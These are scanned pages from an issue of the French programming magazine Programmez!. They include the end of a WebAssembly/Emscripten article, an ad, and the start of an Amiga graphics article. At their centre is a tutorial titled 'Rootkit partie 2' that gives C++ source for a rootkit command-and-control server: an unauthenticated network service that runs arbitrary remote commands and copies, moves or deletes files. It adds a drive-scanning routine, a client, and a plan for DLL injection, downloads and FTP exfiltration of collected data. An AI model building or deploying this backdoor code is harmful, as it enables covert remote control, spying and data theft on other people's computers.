- Pour la version navigateur, un fichier .html contenant un environnement visuel par défaut (un « shell ») composé d'une console (en bas) et d'un canvas (juste au-dessus) pour les applications graphiques (non utilisé dans notre exemple).

Le fichier .js fourni par Emscripten peut être volumineux, offrant des fonctionnalités qui peuvent ne pas nous être utiles, et on peut donc avoir envie de produire un module wasm léger et à intégrer nous-même. Comme le montre la figure 12, pour cela on ajoute l'option « -s SIDE_MODULE=1 » à la compilation, indiquant à Emscripten qu'il s'agit d'un module isolé qui n'a pas besoin du runtime habituel. Ensuite, au niveau de l'intégration avec JavaScript (à droite) il faut instancier nous-même le module en lui passant un objet imports. Sans entrer dans les détails ici, indiquons qu'il s'agit bien de fonctionnalités du standard WebAssembly, et la manière dont Emscripten produit le code wasm fait que le module attend ces imports pour pouvoir être instancié. 12
Emscripten fournit des systèmes de fichiers virtuels pour permettre à des modules

wasm issus des codes C/C++ manipulant des fichiers (avec fopen, fprintf, etc.) de fonctionner.
Le premier est MEMFS qui implémente un système de fichiers dans la mémoire du moteur JavaScript. Le contenu des fichiers est tout simplement stocké dans la mémoire et Emscripten fournit des fonctions d'accès implémentées en JavaScript qui sont branchées aux appels fichier du module wasm. MEMFS est le système de fichier virtuel qui est branché par défaut lorsqu'on crée un module wasm avec Emscripten.
La figure 13 illustre le fonctionnement de MEMFS. Le code C (à gauche) effectue une simple écriture dans un fichier appelé output.txt en utilisant les fonctions fopen et fprintf de stdio.h. Lors de la compilation, on ajoute deux options nécessaires pour notre démo mais qui ne sont en revanche pas nécessaires pour l'utilisation de MEMFS en tant que telle. L'option « -s NO_EXIT_RUNTIME=1 » indique que l'on désire garder la main sur le runtime Emscripten même après l'exécution du programme main. Sans elle, une fois l'exécution de main terminée, le runtime serait arrêté et on ne pourrait pas consulter le contenu du système de fichier. L'option « -s EXTRA_EXPORTED_RUNTIME_METHODS =["FS"] » indique que l'on désire accéder à l'objet FS du runtime qui contient des fonctions de manipulation du système de fichiers depuis le moteur JavaScript. C'est ce que l'on fait dans la console de Firefox (à droite dans la figure) en appelant la fonction Module.FS.readfile pour récupérer le contenu du fichier output.txt. Pour information, la variable globale Module permet de manipuler le runtime d'Emscripten.
Sans entrer dans les détails signalons qu'Emscripten fournit d'autres systèmes de fichiers virtuels : NODEFS qui s'intègre avec Node.js, IDBFS qui s'intègre avec IndexedDB et WORKERFS utilisable depuis les web worker, et qu'il est possible d'en développer de nouveaux.



13 *Illustration du fonctionnement du système de fichiers virtuel MEMFS fourni par défaut par Emscripten*

Outils de build

Emscripten peut être utilisé pour compiler des projets classiques existants. Il propose les outils nécessaires pour surcharger les outils de build habituels comme configure et make. Dans beaucoup de cas, il s'agit juste de récupérer l'archive du projet, de le désarchiver et d'exécuter les commandes emconfigure et emmake en lieu et place des commandes configure et make. S'il n'a aucune dépendance externe, a priori cela se passe sans problème. Sinon, il faut également compiler les dépendances avec Emscripten. Si le projet en question et ses dépendances

PERFORMANCES

Un des avantages affichés de WebAssembly est la bonne performance en termes de temps d'exécution. Il faut noter que sur la question de la performance, le premier objectif est d'améliorer les temps d'exécution par rapport à JavaScript. En effet, tout gain par rapport à JavaScript serait déjà très bénéfique pour une exécution dans le navigateur. Les tests de comparaison avec JavaScript montrent que dans certains cas, wasm est clairement plus rapide (jusqu'à plusieurs ordres de grandeur). Dans d'autres cas l'écart peut être moins significatif. Par exemple, une expérimentation consistant à comparer l'algorithme de circle packing de D3.js avec une implémentation en C compilée en wasm, met en évidence une accélération de seulement 6% à 32% en fonction du volume de données.
Bien que ce ne soit pas primordial, s'approcher des temps d'exécution d'exécutables natifs (x86) ferait de WebAssembly une technologie très compétitive. Suivant les expérimentations, on peut en effet constater des performances de wasm similaires ou un peu moins bonnes que le natif. Par exemple, un test sur l'exécutable icfdetect de la librairie CCV a mis en évidence une exécution wasm deux fois plus lente par rapport au binaire x86.
Dans d'autres cas, wasm a pu être plus rapide qu'un binaire natif produit par GCC mais de même performance que celui produit par Clang.
Cependant, il faut être prudent sur les conclusions que l'on peut tirer de tout cela, et rien ne remplace des mesures de performances sur l'usage considéré. Cependant ces tests montrent que WebAssembly présente des performances très acceptables et en fait une technologie pertinente pour une exécution dans le navigateur, surtout quand on prend en considération ses autres avantages : format compact et cible de compilation pour du code écrit dans d'autres langages.
Il faut également noter que les performances varient en fonction des versions de moteurs wasm (les tests évoqués ci-dessus ont été réalisés sur des versions "anciennes"). Il est fort à parier que les performances vont s'améliorer avec la maturité de ces moteurs.
Enfin, indiquons qu'en termes de performances, il y a également d'autres considérations à prendre en compte comme la taille du binaire wasm, le téléchargement, la compilation et l'instanciation par le navigateur ou le dialogue entre JavaScript et wasm.

restent sur du code classique avec une séquence de build classique, Emscripten fonctionne bien.

Voici, par exemple, l'enchaînement de commandes pour compiler zlib avec Emscripten :

```
$ wget http://zlib.net/zlib-1.2.11.tar.gz
$ tar xf zlib-1.2.11.tar.gz
$ cd zlib-1.2.11.tar.gz
$ emconfigure ./configure --prefix=./dist
$ emmake make
$ emmake make install
```

DÉVELOPPEMENTS FUTURS

Actuellement, WebAssembly en est au stade MVP (Minimum Viable Product), c'est-à-dire qu'il s'agit de la première version opérationnelle offrant le minimum de fonctionnalités permettant de construire des choses utiles. En l'occurrence, ces fonctionnalités sont, principalement : cible de compilation, exécution rapide et format compact. Mais il ne s'agit que d'un point de départ, et la communauté est très active pour proposer de nouvelles fonctionnalités et améliorer les implémentations, ce qui va permettre de nouveaux usages. Faisons le point de ce qui se trame autour de cette techno.

Il y a une activité très dynamique sur l'intégration entre wasm et le navigateur, en particulier en termes d'amélioration des interactions entre JavaScript et wasm (pour accélérer les échanges), sur la compilation wasm et la mise en cache du résultat, ou encore sur l'outillage (meilleure intégration dans les DevTools). Au niveau prise en compte matérielle, il y a des réflexions et expérimentations en cours pour intégrer dans le standard les aspects multithread, l'utilisation des instructions SIMD et pour passer au 64 bits (le MVP ne gère que le 32 bits). Des fonctionnalités plus haut niveau sont également envisagées, même si leur standardisation est moins avancée : citons l'introduction du ramasse-miettes (*garbage collector*), de la gestion des exceptions et de la récursion terminale (*tail call*). Enfin, certains commencent à envisager de définir une interface portable pour l'utilisation et l'interaction dans d'autres contextes, comme par exemple pour faciliter les interactions systèmes (accès fichiers…) depuis le moteur wasm de Node.js.

Ces améliorations en cours et futures vont faciliter et ouvrir de nouveaux usages pour wasm : permettre de construire des applications web "lourdes", permettre à d'autres langages de cibler plus facilement wasm, imbriquer wasm avec des frameworks web (Angular, React, Vue…), créer des applications bureau et des outils en ligne de commande avec wasm, ou amener wasm dans de nouveaux domaines comme l'IoT, les architectures serverless, l'edge computing ou la blockchain.

Pour entrer un peu plus dans les détails des perspectives autour de WebAssembly on ne saurait trop recommander l'excellent article "WebAssembly's post-MVP future : A cartoon skill tree" par Lin Clark, Till Schneidereit et Luke Wagner de Mozilla.

Pour aller plus loin


Le site webassembly.org est incontournable. Il s'agit du site officiel, et il donne une bonne vision du standard, de son avancée et du travail effectué par le WCG. Sur le plan de la documentation technique, le site MDN (porté par Mozilla) qui offre des contenus de grande qualité à propos des technologies web, dispose d'une partie WebAssembly qui est très complète. Il y a également le site officiel d'Emscripten qui contient toute la documentation des outils qu'il propose. L'information peut être un peu plus délicate à y trouver, mais cela reste la référence la plus complète sur le sujet.

Pour comprendre le fonctionnement de WebAssembly, ses interactions avec d'autres technologies, les tenants et aboutissants en termes de performances, etc., Lin Clark (@linclark) de la Fondation Mozilla propose une série d'articles sur Mozilla Hacks très précis et didactiques qu'elle agrémente de dessins très simples et très illustratifs. Ces articles sont vraiment **excellents** : ils contiennent des infos précises et sont très agréables à lire.

Enfin, il existe des ressources de veille comme awesome-wasm et awesome-wasm-langs sur GitHub qui listent des liens divers et variés, et "WebAssembly Weekly" pour de l'info en flux, soit sous forme d'une infolettre hebdomadaire, soit sur twitter (@wasmweekly). •

AUTRES OUTILS

Le principal outil que nous avons vu est Emscripten. Mais il existe tout un écosystème d'outils autour de WebAssembly (dont certains s'appuient d'ailleurs sur Emscripten).



WasmStudio est un IDE en ligne produisant du code wasm

Citons, d'abord, WasmStudio, qui est un IDE en ligne classique qui permet de produire du code wasm à partir de projets en C/C++, Rust ou AssemblyScript. Un projet est constitué par un ensemble de fichiers, il y a un fichier package.json et il est possible de personnaliser la procédure de build. La compilation se passe sur le serveur. Cet outil permet donc de tester facilement ces langages et wasm en ligne sans avoir à installer quoi que ce soit.

Il existe également des outils en ligne de commande. Le premier est wavm qui permet d'exécuter des fichiers wasm. Il est proposé par le WCG et il s'utilise tout simplement de la manière suivante (si on suppose que le fichier func.wasm contient un module wasm qui exporte une fonction getValue qui renvoie 38) :

```
$ wavm func.wasm –-function getValue
38
```

Le WCG propose également un ensemble d'outils en ligne de commande regroupés sous le nom de « WABT: The WebAssembly Binary Toolkit ». En particulier, wat2wasm et wasm2wat sont deux outils qui permettent de passer d'un code wasm dans son format binaire vers son format texte et vice-versa.

Notons également le support des fichiers wasm par WebPack.

Christophe PICHAUD
Architecte Microsoft chez 'M Applications by Devoteam'
christophepichaud@hotmail.com
www.windowscpp.com

Rootkit partie 2 : Module Command and Control

niveau 300

Ce mois-ci, nous abordons la sécurité et la programmation système au cœur du système d'exploitation via le développement de drivers ou d'outils de collecte de données. Dans chaque rootkit évolué, il y a un module Command and Control aka CC qui permet de contrôler l'ordinateur infecté de l'extérieur.

Avant de commencer à rentrer dans le vif du sujet concernant les rootkits, je vous invite à mettre la main sur le numéro 225 de Janvier 2019 qui explique largement ce qu'est un rootkit. Pour rappel, un rootkit est un ensemble invisible de composants logiciels qui s'est installé via une faille de sécurité ou via un installeur standard (vous avez donné votre accord) d'un malware… Vous savez, tous ces petits logiciels gratuits qui rendent votre PC plus lent et qui bidouillent la configuration de votre navigateur…
Il y a souvent un service Windows qui est à l'écoute, on l'appelle le module Command and Control alias CC et c'est l'objet de cet article. On y trouve aussi des drivers comme un sniffer de clavier appelés keylogger, des analyseurs de cartes réseaux, des outils de prise en main à distance ; bref de quoi vous espionner et récupérer de l'information.

Le module Command and Control (C&C)

Le module C&C est un processus serveur à l'écoute d'un client. Il répond à des commandes. Pour ce faire il ouvre un port et se met à l'écoute. Son but est de réaliser des actions orchestrées depuis l'extérieur. Le module C&C peut aussi avoir sa commande interne de ping pour signaler qu'il est prêt. Les échanges doivent être minimaliste, fais ci, fais ça. Un buffer en in, un buffer en out. Basta.

La librairie de communication XML-RPC

Pour faire un module efficace, on va utiliser une librairie de communication ultra légère et peu verbeuse comme *Ultra-Ligthweight XML RPC C++* (ulxmlrpcpp) disponible sur http://ulxmlrpcpp.sourceforge.net/ . Cette librairie implémente les sockets, http et le support du protocole XML-RPC qui est juste ce qu'il nous faut. Il faut récupérer les sources sous SourceForge et les recompiler. Parfois, c'est ici que les ennuis commencent car il n'existe pas toujours de fichiers projets *clean* ou bien les dépendances sont multiples. Dans notre cas, nous avons besoin de la lib expat qui est un parser XML léger. On récupère les sources sur https://libexpat.github.io/ , on ouvre le fichier projet et on build soit en statique, soit en dynamique. L'essentiel c'est d'être cohérent, on build expat et ulxmlrpcpp de la même manière. Le plus propre est de builder des dlls et des lib dynamiques.

Build de ulxmlrpcpp

La seule contrainte dans la recompilation de la lib xml-rpc est l'inclusion de la libexpat au niveau du linker :

```
#pragma comment(lib, "libexpat.lib")
```

Conception du module C&C

La liste des prérequis est la suivante :

```
#include <cstdlib>
#include <iostream>
#include <ctime>
#include <memory>
#include <cstring>
#include <string>

#include <ulxmlrpcpp/ulxmlrpcpp.h>  // always first header
#include <ulxmlrpcpp/ulxr_tcpip_connection.h>
#include <ulxmlrpcpp/ulxr_ssl_connection.h>
#include <ulxmlrpcpp/ulxr_http_protocol.h>
#include <ulxmlrpcpp/ulxr_requester.h>
#include <ulxmlrpcpp/ulxr_value.h>
#include <ulxmlrpcpp/ulxr_except.h>
#include <ulxmlrpcpp/ulxr_log4j.h>

#ifdef _DEBUG
    #pragma comment(lib, "..\\x64\\Debug\\ulxmlrpcpp-1.7.5.lib")
#else
    #pragma comment(lib, "..\\x64\\Release\\ulxmlrpcpp-1.7.5.lib")
#endif
```

La librairie ulxmlrpcpp ne dépend que de expat.dll pour la partie xml. Voici la taille des librairies :

- Debug
  - Ulxmlrpcpp.dll : 1.3 MB
  - libexpat.dll : 1.3 MB
- Release
  - Ulxmlrpcpp.dll : 760 KB
  - libexpat.dll : 520 KB

On peut constater que le surplus n'est que de 1.3 MB en release. On est léger. Dans un service Windows ou en mode console simple (comme ici), on lance un thread et il faut que le serveur soit autonome… Voici, le main du module CC :

```
int MyThread(int argc, char **argv);
int main(int argc, char **argv)
{
    std::thread t1(MyThread, argc, argv);
    t1.join();
    return 0;
}
```

Codage de la partie serveur

Avant de partir dans le code, précisons que le code s'exécute en mode User dans un simple service Windows ou en console. Il n'y a pas besoin d'être au niveau d'un driver et donc au niveau Kernel pour lancer des processus et réaliser des opérations standards sur les fichiers. Voyons comment créer un serveur XML-RPC :

```
int MyThread(int argc, char **argv)
{
std::string host = ("localhost");
unsigned port = 32000;
std::unique_ptr<ulxr::TcpIpConnection> conn =
std::make_unique<ulxr::TcpIpConnection>(true, host, port);
ulxr::HttpProtocol prot(conn.get());
prot.setChunkedTransfer(false);
prot.setPersistent(false);

ulxr::Dispatcher server(&prot);
// Add serveur method here to the dispatcher
while (true)
{
    ulxr::MethodCall call = server.waitForCall();

    ulxr::MethodResponse resp = server.dispatchCall(call);
    if (!prot.isTransmitOnly())
        server.sendResponse(resp);

    if (!prot.isPersistent())
        prot.close();
}
```

Comment ça marche ? On déclare un objet TcpConnection puis un objet HttpProtocol, et, enfin, un objet Dispatcher. Rien de plus. Vous allez me dire que c'est plus simple à écrire non ? OK, il n'y a pas de méthodes serveurs encore… OK ! Mettons-nous sur la ligne de commentaire `// Add serveur method here` et ajoutons cela :

```
// Add serveur method here
server.addMethod(ulxr::make_method(ExecuteCmd),
    ulxr::Signature() << ulxr::RpcString(),
    ("ExecuteCmd"),
    ulxr::Signature() << ulxr::RpcString(),
    ("Execute a command"));
```

Cela permet de créer une fonction serveur qui prend en paramètre une string et qui retourne une string. Voici l'implémentation de cette fonction :

```
ulxr::MethodResponse ExecuteCmd(const ulxr::MethodCall &calldata)
{
    std::cout << "ExecuteCmd" << std::endl;
    ulxr::RpcString cmd = calldata.getParam(0);
    std::string s = cmd.getString();

    //
    // Do CreateProcess here...
    //
    std::string out = ServerHelper::ExecuteCommand(s);

    std::cout << "Result: " << out << std::endl;
    ulxr::MethodResponse resp;
    resp.setResult(ulxr::RpcString(out));
    return resp;
}
```

Dans mon exemple, la fonction ExecuteCommand va lancer un process. Dans l'idéal, on capture la sortie standard et on retourne le résultat… La fonction membre ExecuteCommand existe dans le fichier suivant d'un autre de mes projets : **https://github.com/ChristophePichaud/VSDemo/blob/master/VisualStudioDemo/FileManager.cpp**
Elle crée un cmd avec la commande et capte le flux de sortie… Pour les curieux… Maintenant que la partie serveur est créée, regardons comme est codé le client. Voici la version allégée de ExecuteCommand qui ne fait que lancer le processus et attend sa fin :

```
DWORD CFileManager::ExecuteCommand(LPTSTR lpszCmd)
{
    PROCESS_INFORMATION pi;
    STARTUPINFO si;
    BOOL bCreated = FALSE;
    SECURITY_ATTRIBUTES sa;
    TCHAR szTemp[4096];

    memset(&pi, 0, sizeof(PROCESS_INFORMATION));
    memset(&si, 0, sizeof(STARTUPINFO));
    memset(&sa, 0, sizeof(SECURITY_ATTRIBUTES));

    sa.nLength = sizeof(SECURITY_ATTRIBUTES);
    sa.bInheritHandle = TRUE;

    // Information sur la sortie standard pour CreateProcess
    si.cb = sizeof(STARTUPINFO);
    si.dwFlags = STARTF_USESTDHANDLES | STARTF_USESHOWWINDOW;
    si.hStdOutput = NULL;
    si.hStdInput = GetStdHandle(STD_INPUT_HANDLE);
    si.hStdError = GetStdHandle(STD_ERROR_HANDLE);
    si.wShowWindow = SW_SHOW;
                                                    // Create process
    bCreated = CreateProcess(NULL, lpszCmd, NULL, NULL,
TRUE, 0, NULL, NULL, &si, &pi);
    if (bCreated == FALSE)
    {
        _stprintf(szTemp, _T("CreateProcess %s failed GetLastError()=%ld"),
lpszCmd, GetLastError());
        return false;
    }

    WaitForSingleObject(pi.hProcess, INFINITE);
    DWORD dwExitCode = 0;
    GetExitCodeProcess(pi.hProcess, &dwExitCode);
    CloseHandle(pi.hProcess);
```

```
    CloseHandle(pi.hThread);
    // Fin du process OK

    return dwExitCode;
}
```

Codage de la partie client

Le client est lui aussi attaché à la librairie ulxmlrpcpp. La première chose à faire est de décrire la connexion, puis d'émettre un appel de fonction :

```
std::string host = ("localhost");
unsigned port = 32000;
std::unique_ptr<ulxr::TcpIpConnection> conn =
std::make_unique<ulxr::TcpIpConnection>(false, host, port);
ulxr::HttpProtocol prot(conn.get());
prot.setChunkedTransfer(false);
prot.setPersistent(false);
```

La connexion sera assurée par la classe TcpIpConnection. Maintenant, on fait appel à la fonction « ExecuteCmd » via Requester et MethodCall :

```
ulxr::Requester client(&prot);
ulxr_time_t starttime = ulxr_time(0);
ulxr::MethodCall executeCmdCall(("ExecuteCmd"));
std::string str = "notepad.exe";
executeCmdCall.addParam(ulxr::RpcString(str));
```

La réponse est obtenue via MethodResponse :

```
ulxr::MethodResponse resp;
std::cout << ("call ExecuteCmd: \n");
std::cout << "MethodCall: " << executeCmdCall.getXml() << std::endl;
resp = client.call(executeCmdCall, ("/RPC2"));
std::cout << "MethodResponse: " << resp.getXml() << std::endl;
```

On remarque que le code ci-dessus dump la requête in/out via getXml(). C'est très simple : 1


En mode console, les modules C&C et clients sont très petits :

- Debug
  - CommandAndControlServer.exe : 140 KB
  - CCClient.exe : 105 KB
- Release
  - CommandAndControlServer.exe : 30 KB
  - CCClient.exe : 23 KB

Anatomie du Command & Control service

Nous avons vu la commande ExecuteCmd mais voici la liste plus réelle de ce dont nous avons besoin :

- CreateFile / DeleteFile / MoveFile/ CopyFile / WriteFile / ReadFile
- CreateDirectory / DeleteDirectory
- FindFile, SearchFileWithPattern
- ExecuteCmd / CreateProcess
- ExecuteVBS
- Ping



1

- InjectDll / LoadLibrary
- Wget
- FtpPut
- Zip, Unzip

Cette liste représente les éléments nécessaires à une bonne prise en main à distance. De plus, il est utile de collecter des données, de faire des archives zip et de les envoyer via ftp ou via un PUT http. Pour que le module CC soit complet, on réalisera les commandes sous formes de plug-ins. Un plug-in contient un ensemble de fonctionnalités chargées dynamiquement. Ainsi, le rookit devient modulaire et permet d'être livré sous forme de DLLs. Il peut évoluer au cours du temps via de nouveaux plug-ins. On obtient donc un rootkit mutable qui sait évoluer.

Exemple de Plug-In pour les fichiers

Faisons l'implémentation des fonctions de bases sur les fichiers : CopyFile, MoveFile et DeleteFile. Pour cela, on va faire une classe BuiltInCommand avec des méthodes simples :

```
class BuiltInCommand
{
public:
    BuiltInCommand() {}
    ~BuiltInCommand() {}

public:
    static void CopyFileCmd(std::string source, std::string destination);
    static void MoveFileCmd(std::string source, std::string destination);
    static void DeleteFileCmd(std::string source);
};

void BuiltInCommand::CopyFileCmd(std::string source, std::string destination)
{
    ::CopyFile(source.c_str(), destination.c_str(), FALSE);
}

void BuiltInCommand::MoveFileCmd(std::string source, std::string destination)
{
    ::MoveFile(source.c_str(), destination.c_str());
}

void BuiltInCommand::DeleteFileCmd(std::string source)
{
    ::DeleteFile(source.c_str());
}
```

```
CString SearchDrive(const CString& strFile, const CString& strFilePath, const bool& bRecursive, const bool& bStopWhenFound)
{
    CString strFoundFilePath;
    WIN32_FIND_DATA file;

    CString strPathToSearch = strFilePath;
    strPathToSearch += _T("\\");

    HANDLE hFile = FindFirstFile((strPathToSearch + "*"), &file);
    if (hFile != INVALID_HANDLE_VALUE)
    {
        do
        {
            CString strTheNameOfTheFile = file.cFileName;

            // It could be a directory we are looking at
            // if so look into that dir
            if (file.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY)
            {
                if ((strTheNameOfTheFile != ".") &&
                    (strTheNameOfTheFile != "..") &&
                    (bRecursive))
                {
                    ++ullFolders;
                    strFoundFilePath = SearchDrive(strFile, strPathToSearch + strTheNameOfTheFile,
                        bRecursive, bStopWhenFound);

                    if (!strFoundFilePath.IsEmpty() && bStopWhenFound)
                        break;
                }
            }
            else
            {
                ++ullFiles;
                strFoundFilePath = strPathToSearch + strTheNameOfTheFile; //strFile;

                ULONGLONG size = (static_cast<ULONGLONG>(file.nFileSizeHigh) <<
                    sizeof(file.nFileSizeLow) * 8) | file.nFileSizeLow;

                TCHAR szPath[10240];
                memset(szPath, 0, 10240);
                _tcscpy_s(szPath, (LPCTSTR)strFoundFilePath);
                ::PathRemoveFileSpec(szPath);
                _tprintf(_T("%s;%s;%lld\n"), szPath, (LPCTSTR)strTheNameOfTheFile, size);

                if (bStopWhenFound)
                    break;
            }
        } while (FindNextFile(hFile, &file));

        FindClose(hFile);
    }

    return strFoundFilePath;
}
```

2

Pour que les commandes soient exploitées, il faut une méthode serveur. On choisit de ne faire qu'une seule méthode serveur pour les 3 routines. La routine prend en paramètres le nom de la fonction et deux chaînes comme paramètres :

```
server.addMethod(ulxr::make_method(ExecuteCmdFile),
    ulxr::Signature() << ulxr::RpcString(),
    ("ExecuteCmdFile"),
    ulxr::Signature() << ulxr::RpcString() << ulxr::RpcString() << ulxr::RpcString(),
    ("Execute a file command"));
```

Voici le code de la méthode serveur :

```
ulxr::MethodResponse ExecuteCmdFile(const ulxr::MethodCall &calldata)
{
    std::cout << "ExecuteCmdFile" << std::endl;
    ulxr::RpcString cmd = calldata.getParam(0);
    std::string s = cmd.getString();

    if (s == "CopyFile")
    {
        std::string param1 = ((ulxr::RpcString)calldata.getParam(1)).getString();
        std::string param2 = ((ulxr::RpcString)calldata.getParam(2)).getString();
        BuiltInCommand::CopyFileCmd(param1, param2);
    }
    else if (s == "MoveFile")
    {
        std::string param1 = ((ulxr::RpcString)calldata.getParam(1)).getString();
        std::string param2 = ((ulxr::RpcString)calldata.getParam(2)).getString();
        BuiltInCommand::MoveFileCmd(param1, param2);
    }
    else if (s == "DeleteFile")
    {
        std::string param1 = ((ulxr::RpcString)calldata.getParam(1)).getString();
        BuiltInCommand::DeleteFileCmd(param1);
    }

    std::cout << "Param: " << s << std::endl;
    s += " executed...";
    ulxr::MethodResponse resp;
    resp.setResult(ulxr::RpcString(s));
    return resp;
}
```

Comme vous pouvez le voir, le code est très simple. Pour ces fonctions de bases sur les fichiers, on les implémentera dans les fonctions livrées par défaut par le module CC. Une autre fonction qui peut être intéressante est le scan de fichiers. Le plus simple, c'est l'itération récursive dans le système de fichiers et éventuellement de créer une map du système ou bien un fichier CSV… : 2

Code source

Le code source de cet article est disponible sur : https://github.com/ChristophePichaud/CommandAndControl.

Conclusion

Un module CC est un programme client-serveur qui sait répondre à des commandes. Son code est simple et efficace. Le but est de communiquer avec le minimum de verbes. Remarquons au passage que le code est purement système : ce sont des threads, des ports, des sockets, des buffers en in et en out et des librairies dynamiques. C'est du middleware. Tout simplement.

Les codes sources sont disponibles sur programmez.com et GitHub.com/francoistonic


Tous les numéros de

Programmez! Le magazine des développeurs

sur une clé USB (depuis le n°100)

+

1 carte de prototypage Attiny85, compatible Arduino, offerte !



34,99 €*

Clé USB. Photo non contractuelle. Testé sur Linux, macOS, Windows. Les magazines sont au format PDF.

* tarif pour l'Europe uniquement.
Pour les autres pays, voir la boutique en ligne

Commandez-la directement sur notre site internet : www.programmez.com

Complétez votre collection

Lot complet

1 CADEAU À OFFRIR !

48,90 €

(au lieu 58,90 €)

Prix unitaire : **6,50€**

☐ 211 : |__| ex
☐ 218 : |__| ex
☐ 220 : |__| ex
☐ 221 : |__| ex
☐ 223 : |__| ex
☐ 224 : |__| ex
☐ 225 : |__| ex

☐ Lot complet :
211 - 218 - 220 - 221
223 - 224 - 225
48,90 €

Commande à envoyer à :
Programmez!
57 rue de Gisors - 95300 Pontoise

soit |__|__| exemplaires x 6,50 € = |__|__|__|__| € soit au **TOTAL** = |__|__|__|__|__| €

Prix unitaire : 6,50 €
(Frais postaux inclus)

☐ M. ☐ Mme ☐ Mlle Entreprise : |__|__|__|__|__|__|__|__| Fonction : |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|

Prénom : |__|__|__|__|__|__|__|__|__|__|__|__|__|__| Nom : |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|

Adresse : |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|

Code postal : |__|__|__|__|__| Ville : |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|

E-mail : |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__| @ |__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|__|

Règlement par chèque à l'ordre de Programmez ! I Disponible sur www.programmez.com

Offres pouvant s'arrêter à tout moment, sans préavis **PROG 226**

Denis Duplan,
sociologue et développeur à ses heures.
Blog : http://www.stashofcode.fr

Afficher des sprites et des BOBs sur Amiga OCS et AGA

niveau 200

Partie 3

Cet article est le dernier d'une série de deux consacrée à l'affichage de bitmaps sur Amiga. Dans le premier article, nous avons exploré dans le détail les sprites du hardware. A cette occasion, il est apparu que les sprites sont comme les hobbits : pratiques et colorés, mais petits et peu nombreux. Et même si le hardware permet d'en démultiplier apparemment le nombre en les découpant ou en les répétant, recourir à ces astuces reste assez contraignant.

C'est pourquoi une autre solution a souvent été préférée pour afficher des bitmaps : les BOBs. Le BOB est un bitmap affiché à l'aide du Blitter, le coprocesseur dont la fonctionnalité la plus notoire est la copie des données d'une ou plusieurs zones de mémoire vers une autre. Comment afficher un BOB ? Et ne faut-il pas alors assurer soi-même toutes ces tâches qui étaient prises en charge automatiquement par le hardware s'agissant de sprites : transparence, recover, clipping, détection de collisions, etc. ? Tout cela et plus encore dans ce qui suit.

Vous pouvez télécharger l'archive contenant le code et les données des programmes présentés ici à l'URL suivante :

http://www.stashofcode.fr/code/afficher-sprites-et-bobs-sur-amiga/code.zip

Cette archive contient plusieurs sources :

- `bobRAW.s` pour le simple affichage d'un bob en RAW ;
- `bobRAWB.s` pour le simple affichage d'un bob en RAWB ;
- `unlimitedBobs.s` pour l'effet de bobs illimités ;
- `vectorBalls.s` pour l'effet de vector balls.

Comme toujours depuis qu'il en est question dans ces colonnes, vous pouvez pratiquer la programmation sur Amiga à l'aide de l'assembleur ASM-One tournant sur une émulation d'Amiga 500 dans WinUAE, en vous appuyant au besoin sur l'*Amiga Hardware Reference Manual*. Vous trouverez les références à la fin de cet article. Référez-vous au premier article de la série portant sur la programmation d'un sine scroll (*Programmez !* #213 à #217), pour plus d'informations. Alternativement, vous pouvez vous reporter au blog de l'auteur.

Note

Cet article se lit mieux en écoutant l'excellent module composé par Spirit / LSD pour le diskmag Graphevine #14, mais c'est affaire de goût personnel…

Décaler, masquer et combiner au Blitter

Etant pris en charge par le hardware, les sprites présentent de nombreux avantages pour le codeur. En effet, ce dernier n'a pas à gérer la transparence (le masquage) ; la préservation et la restauration du décor sur lequel ils sont affichés (le *recover*) ; le découpage pouvant aller jusqu'à l'élimination quand ils débordent ou sortent du playfied (le *clipping*) ; les priorités entre sprites et entre sprites et bitplanes ; la gestion des collisions entre sprites, et entre sprites et bitplanes. Toutefois, les sprites sont comme les hobbits : pratiques et colorés, mais petits et peu nombreux.

Les BOBs ne souffrent pas de telles limites. En effet, un BOB étant un bitmap qui sera affiché parce qu'il est dessiné dans le bitplanes, le codeur dispose de toute latitude pour adapter la taille et la profondeur du BOB. Toutefois, si le hardware simplifie le dessin du BOB, il n'offre aucune facilité pour gérer toutes les tâches évoquées à l'instant en présentant les sprites : masquage, recover, clipping, priorités, collisions.

